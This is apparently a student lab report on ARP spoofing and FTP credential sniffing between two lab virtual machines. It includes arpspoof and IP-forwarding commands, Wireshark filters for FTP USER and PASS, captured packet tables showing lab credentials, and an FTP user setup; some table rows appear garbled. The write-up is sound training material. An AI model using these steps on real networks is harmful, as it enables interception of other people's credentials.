

ARP Spoofing & FTP Credential Sniffing

-
REPORT

Prepared by: Ahmed Moataz Abdelmonem Elrefaey



Part 1: ARP Poisoning with arpspoof

- #### ■ Enable IP Forwarding

```
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
```

```
[kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1
```


- Start ARP Spoofing

```
sudo arpspoof -i eth0 -t 192.168.174.134 192.168.174.137
```


```
sudo arpspoof -i eth0 -t 192.168.174.137 192.168.174.134
```

Part 2: Sniff Traffic with Wireshark

- Launch Wireshark
wireshark



- Connect from FTP Client and Enter credentials
ftp 192.168.174.137





National Telecommunication Institute

- Search for FTP packets

tcp.port == 21


No.	Time	Source	Destination	Protocol	Length	Info
5491	1321.9411545...	192.168.174.137	192.168.174.134	TCP	62	[TCP Retransmission] 21 -> 49197 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
5492	1321.9411573...	192.168.174.134	192.168.174.137	TCP	60	49197 -> 21 [ACK] Seq=1 Ack=2 Win=8192 Len=8
5493	1321.9411585...	192.168.174.137	192.168.174.134	FTP	61	[TCP Retransmission] 21 -> 49197 [SYN, ACK] Seq=1 Ack=1 Win=8192 Len=8
5494	1321.9420945...	192.168.174.137	192.168.174.134	TCP	61	[TCP Retransmission] 21 -> 49197 [PSH, ACK] Seq=1 Ack=1 Win=84240 Len=27
5497	1322.1565708...	192.168.174.134	192.168.174.137	TCP	60	49197 -> 21 [ACK] Seq=1 Ack=28 Win=8165 Len=8
5551	1332.1003087...	192.168.174.134	192.168.174.137	FTP	68	Request: USER ftpuser
5551	1332.1003087...	192.168.174.137	192.168.174.134	FTP	90	Response: 331 Password required for ftpuser.
5552	1332.1003316...	192.168.174.132	192.168.174.137	ICMP	118	Redirect (Redirect for host)
5553	1332.1003861...	192.168.174.137	192.168.174.134	TCP	69	[TCP Retransmission] 21 -> 49197 [PSH, ACK] Seq=28 Ack=15 Win=84226 Len=36
5553	1332.1003861...	192.168.174.134	192.168.174.137	FTP	69	49197 -> 21 [ACK] Seq=15 Ack=64 Win=8129 Len=0
5553	1332.1003861...	192.168.174.137	192.168.174.134	FTP	69	Request: PASS ftpuser
5564	1336.3747251...	192.168.174.137	192.168.174.134	ICMP	79	Response: 538 User cannot log in.
5565	1336.3747801...	192.168.174.137	192.168.174.134	TCP	167	Redirect (Redirect for host)
5565	1336.3747801...	192.168.174.134	192.168.174.137	TCP	79	[TCP Retransmission] 21 -> 49197 [PSH, ACK] Seq=64 Ack=30 Win=64211 Len=25
5568	1336.5879673...	192.168.174.137	192.168.174.137	TCP	60	49197 -> 21 [ACK] Seq=39 Ack=89 Win=8164 Len=0
6489	1463.0166293...	192.168.174.137	192.168.174.134	TCP	60	21 -> 49197 [RST, ACK] Seq=89 Ack=38 Win=0 Len=0
6489	1463.0166293...	192.168.174.134	192.168.174.137	ICMP	80	Redirect (Redirect for host)
6500	1463.0172582...	192.168.174.137	192.168.174.134	TCP	54	21 -> 49197 [RST, ACK] Seq=89 Ack=36 Win=0 Len=0

ftp


No.	Time	Source	Destination	Protocol	Length	Info
157	38.233048484...	192.168.174.137	192.168.174.134	FTP	81	Response: 220 Microsoft FTP Service
230	59.6307005...	192.168.174.137	192.168.174.134	FTP	67	Request: USER hacker
237	59.6307005...	192.168.174.137	192.168.174.134	FTP	68	Response: 331 Password required for hacker.
245	56.46752188...	192.168.174.134	192.168.174.137	FTP	68	Request: PASS hacker1
246	56.48022501...	192.168.174.137	192.168.174.134	FTP	79	Response: 538 User cannot log in.
5113	1246.7624263...	192.168.174.137	192.168.174.134	FTP	81	Response: 220 Microsoft FTP Service
5182	1258.8183643...	192.168.174.134	192.168.174.137	FTP	68	Request: USER arpuser
5183	1258.8231603...	192.168.174.137	192.168.174.134	FTP	98	Response: 331 Password required for arpuser.
5230	1264.1435203...	192.168.174.137	192.168.174.134	FTP	69	Request: USER arpuser
5230	1264.1435203...	192.168.174.137	192.168.174.134	FTP	79	Response: 538 User cannot log in.
5493	1321.9419974...	192.168.174.137	192.168.174.134	FTP	81	Response: 220 Microsoft FTP Service
5550	1332.0099446...	192.168.174.134	192.168.174.137	FTP	68	Request: USER ftpuser
5551	1332.1003087...	192.168.174.137	192.168.174.134	FTP	90	Response: 331 Password required for ftpuser.
5562	1336.3736574...	192.168.174.134	192.168.174.137	FTP	69	Request: PASS ftpuser1
5563	1336.3747251...	192.168.174.137	192.168.174.134	FTP	79	Response: 538 User cannot log in.

Part 3: Analyze FTP Credentials

- Locate Credentials in Wireshark
`ftp.request.command == "PASS"`



`ftp.request.command == "USER"`




Short Explanation


ARP spoofing was successfully executed to poison the ARP tables of both FTP client and server, creating a Man-in-the-Middle position. This allowed interception of all unencrypted FTP traffic between the victims. Wireshark captured cleartext FTP credentials (USER and PASS commands).

Bonus


- Create a new user on the FTP server (VM1) with a unique username and password.
 - ❖ Enable IIS and FTP Server from “turn windows features on or off” # **I did these steps before Part 1 but without creating user with password**





❖ Open IIS and right click on PC-User then Add FTP site



❖ Create FTP site




❖ Setup FTP site



Here the **NEW FTP Site** has been created.

- Create New User on FTP Server

`net user uni_user pass123 /add`




- Capture New User Traffic

- ❖ Connect from FTP Client and Enter New Created User Credentials

[ftp 192.168.174.137](ftp://192.168.174.137)

User: uni_user

Pass: pass123







National Telecommunication Institute

- Search for FTP packets

tcp.port == 21




ftp



- Locate Credentials in Wireshark

ftp.request.command == "PASS"



ftp.request.command == "USER"

